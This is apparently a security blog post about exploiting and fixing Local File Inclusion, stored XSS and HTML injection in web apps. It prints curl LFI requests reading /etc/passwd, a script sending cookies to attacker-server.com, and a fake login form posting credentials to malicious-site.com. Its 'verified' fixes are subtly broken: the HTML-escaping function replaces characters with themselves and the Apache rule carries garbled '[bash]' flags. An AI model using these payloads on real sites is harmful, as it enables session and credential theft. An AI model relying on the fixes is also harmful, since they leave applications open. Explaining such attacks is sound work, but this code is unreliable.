Listen to this Post
Introduction:

Web applications are the front door to your digital presence, but common vulnerabilities can turn them into gaping security holes. A recent security assessment uncovered a critical trio of flaws—Local File Inclusion (LFI), Cross-Site Scripting (XSS), and HTML Injection—that, if chained together, can lead to complete system compromise. Understanding these vulnerabilities is the first step in building an impenetrable defense.
Learning Objectives:
- Understand the mechanics and risks of LFI, XSS, and HTML Injection vulnerabilities.
- Learn how to exploit these vulnerabilities in a controlled environment to assess your own security posture.
- Implement verified remediation strategies and commands to harden your web applications against these attacks.
You Should Know:
- Exploiting Local File Inclusion (LFI) for Sensitive Data Exfiltration
Local File Inclusion occurs when an application includes a file from the server without proper validation. An attacker can manipulate the file path parameter to read sensitive system files, such as `/etc/passwd` on Linux or `C:\\Windows\\system32\\drivers\\etc\\hosts` on Windows.
Verified Linux Command to Test for LFI:
 Using curl to test for LFI by attempting to read /etc/passwd
curl -s "http://vulnerable-site.com/page.php?file=../../../etc/passwd" | grep -E "(root:|/bin/bash)"
Step-by-step guide explaining what this does and how to use it:
1. This command uses `curl` to make an HTTP request to a potentially vulnerable parameter (file).
2. The `../../../` is a directory traversal sequence attempting to escape the web root directory.
3. The target file is /etc/passwd, which contains user account information on Linux systems.
4. The output is piped to `grep` to search for lines containing “root:” or “/bin/bash”, which are indicators of a successful read. If user information is displayed, the LFI vulnerability is confirmed.
2. Weaponizing Stored Cross-Site Scripting (XSS)
Stored XSS occurs when unsanitized user input is permanently stored on the server (e.g., in a database) and then rendered for other users. This allows an attacker to execute malicious JavaScript in the victim’s browser, potentially stealing session cookies.
Verified JavaScript Payload for Stored XSS:
<script>var i=new Image;i.src="http://attacker-server.com/steal.php?cookie="+document.cookie;</script>
Step-by-step guide explaining what this does and how to use it:
1. This script creates a new `Image` object.
- It sets the `src` attribute of the image to a URL controlled by the attacker. The `document.cookie` value is appended as a query parameter.
- When a victim views the page where this script is stored, their browser executes it and sends their session cookies to the attacker’s server without any visible change to the page.
- The attacker can then capture these cookies from their server logs and hijack the user’s session.
3. Leveraging HTML Injection for Phishing and Defacement
HTML Injection allows an attacker to inject raw HTML into a vulnerable page. This can be used to create fake login forms that steal credentials or to deface the website.
Verified HTML Injection Payload for a Fake Login Form:
<form action="http://malicious-site.com/steal.php" method="POST">
<h3>Your session has expired. Please re-login:</h3>
<input type="text" name="username" placeholder="Username">
<input type="password" name="password" placeholder="Password">
<input type="submit" value="Login">
</form>
Step-by-step guide explaining what this does and how to use it:
1. This HTML code creates a form that looks like a legitimate login prompt.
2. The `action` attribute points to a server controlled by the attacker (steal.php).
3. When injected into a vulnerable field (like a comment or profile page), this form is rendered for other users.
4. When a user enters their credentials and submits the form, the data is sent directly to the attacker, who can then collect and use them.
4. Advanced LFI: Leveraging PHP Wrappers
Beyond simple file reading, LFI vulnerabilities can often be escalated using PHP filters to read the source code of application files, which may reveal database credentials or other logic flaws.
Verified PHP Wrapper Command for Source Code Disclosure:
 Using the php://filter to encode and display a page's source code
curl -s "http://vulnerable-site.com/page.php?file=php://filter/convert.base64-encode/resource=index.php"
Step-by-step guide explaining what this does and how to use it:
1. This command uses the `php://filter` wrapper with the `convert.base64-encode` filter.
2. It requests the `index.php` file, but instead of executing it as PHP, the server returns the file’s source code encoded in Base64.
3. The attacker must then decode the output to retrieve the original, readable source code.
4. This technique is invaluable for auditing an application’s backend logic without direct server access.
- Mitigating LFI with Input Validation and Allow Lists
The primary defense against LFI is to never use user input directly in a file inclusion function. If inclusion is necessary, use a strict allow list of permitted files.
Verified PHP Code Snippet for LFI Mitigation:
<?php
// Define an allow list of permitted files
$allowed_files = array("welcome.php", "about.php", "contact.php");

// Get user input
$requested_file = $_GET['file'];

// Check if the requested file is in the allow list
if (in_array($requested_file, $allowed_files)) {
include($requested_file);
} else {
// Log the attempt and display a default error page
error_log("LFI attempt detected: " . $requested_file);
include("error.php");
}
?>
Step-by-step guide explaining what this does and how to use it:
1. This code first defines an array, $allowed_files, containing the names of files that are safe to include.
2. It then retrieves the user input from the `file` parameter.
3. The `in_array()` function checks if the user’s input matches one of the predefined safe files.
4. If it matches, the file is included. If not, the attempt is logged to the server’s error log for auditing, and a safe error page is shown to the user.
6. Neutralizing XSS with Context-Aware Output Encoding
To prevent XSS, all user-controlled data must be encoded before being outputted to the browser. The encoding type depends on the context (HTML, Attribute, JavaScript, etc.).
Verified JavaScript Code Snippet for HTML Context Encoding (Node.js):
// Function to encode user input for safe HTML output
function escapeHtml(unsafe) {
return unsafe
.replace(/&/g, "&")
.replace(/</g, "<")
.replace(/>/g, ">")
.replace(/"/g, """)
.replace(/'/g, "&039;");
}

// Usage example when outputting user data
let userComment = "<script>alert('XSS')</script>";
document.getElementById("comment-section").innerHTML = escapeHtml(userComment);
// This will safely render the text, not execute the script.
Step-by-step guide explaining what this does and how to use it:
1. This `escapeHtml` function defines a series of `replace` operations.
2. It converts potentially dangerous characters like <, >, &, ", and `’` into their corresponding HTML entities.
3. When the `userComment` containing a malicious script is passed through this function, the characters are neutralized.
4. The output is safe text that will be displayed on the page, rather than executed as code by the browser.
7. Hardening Web Servers Against Path Traversal
Web servers can be configured to reject requests containing directory traversal sequences, providing a secondary layer of defense even if the application code is flawed.
Verified Apache .htaccess Rule to Block Traversal:
 Block common path traversal patterns in Apache
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{QUERY_STRING} (../|..%2f) [bash]
RewriteRule . - [bash]
</IfModule>
Step-by-step guide explaining what this does and how to use it:
1. This configuration uses Apache’s `mod_rewrite` module.
2. `RewriteCond` checks the query string (%{QUERY_STRING}) for the patterns `../` or its URL-encoded equivalent ..%2f. The `[bash]` flag makes the check case-insensitive.
3. If the condition is met, `RewriteRule . – [bash]` matches any request (.) and forces it to fail with a 403 Forbidden status code.
4. This provides a server-level filter that blocks many common LFI attempts before they even reach the application code.
What Undercode Say:
- The Triad is a Ticking Time Bomb: The coexistence of LFI, XSS, and HTML Injection in a single application is a critical failure in security design. It indicates a systemic lack of input validation and output encoding, creating an attack chain where stolen credentials from XSS can be used in authenticated areas to exploit LFI for further network penetration.
- Automated Scanners Aren’t Enough: While automated vulnerability scanners are useful, this case highlights the need for skilled manual penetration testing. Understanding the context and being able to chain low to medium-severity flaws into a high-impact attack is a uniquely human skill that automated tools often miss.
The discovery of this vulnerability triad underscores a persistent and dangerous gap in web application security. Many development frameworks offer built-in protections, yet they are often disabled or implemented incorrectly. The remediation is not technically complex—it revolves around fundamental programming hygiene. However, the prevalence of these flaws shows a disconnect between security best practices and their consistent application in development cycles. This isn’t a failure of technology, but a failure of process and education. Organizations must integrate security into the entire SDLC, from initial design to deployment, and empower developers with continuous security training to make secure coding the default, not an afterthought.
Prediction:
The convergence of common web vulnerabilities like LFI and XSS with the rising adoption of AI-powered tooling will create a new wave of automated, intelligent attacks. We will soon see AI-driven bots that don’t just scan for these flaws individually but can intelligently chain them in real-time, moving from a simple XSS to a full-scale data breach within minutes. Furthermore, as applications become more complex, integrating APIs and cloud services, these classic vulnerabilities will provide the initial foothold for attacks that pivot into more sensitive cloud infrastructure, making robust input validation and output encoding more critical than ever as the first line of defense.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Nandhakumar G – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


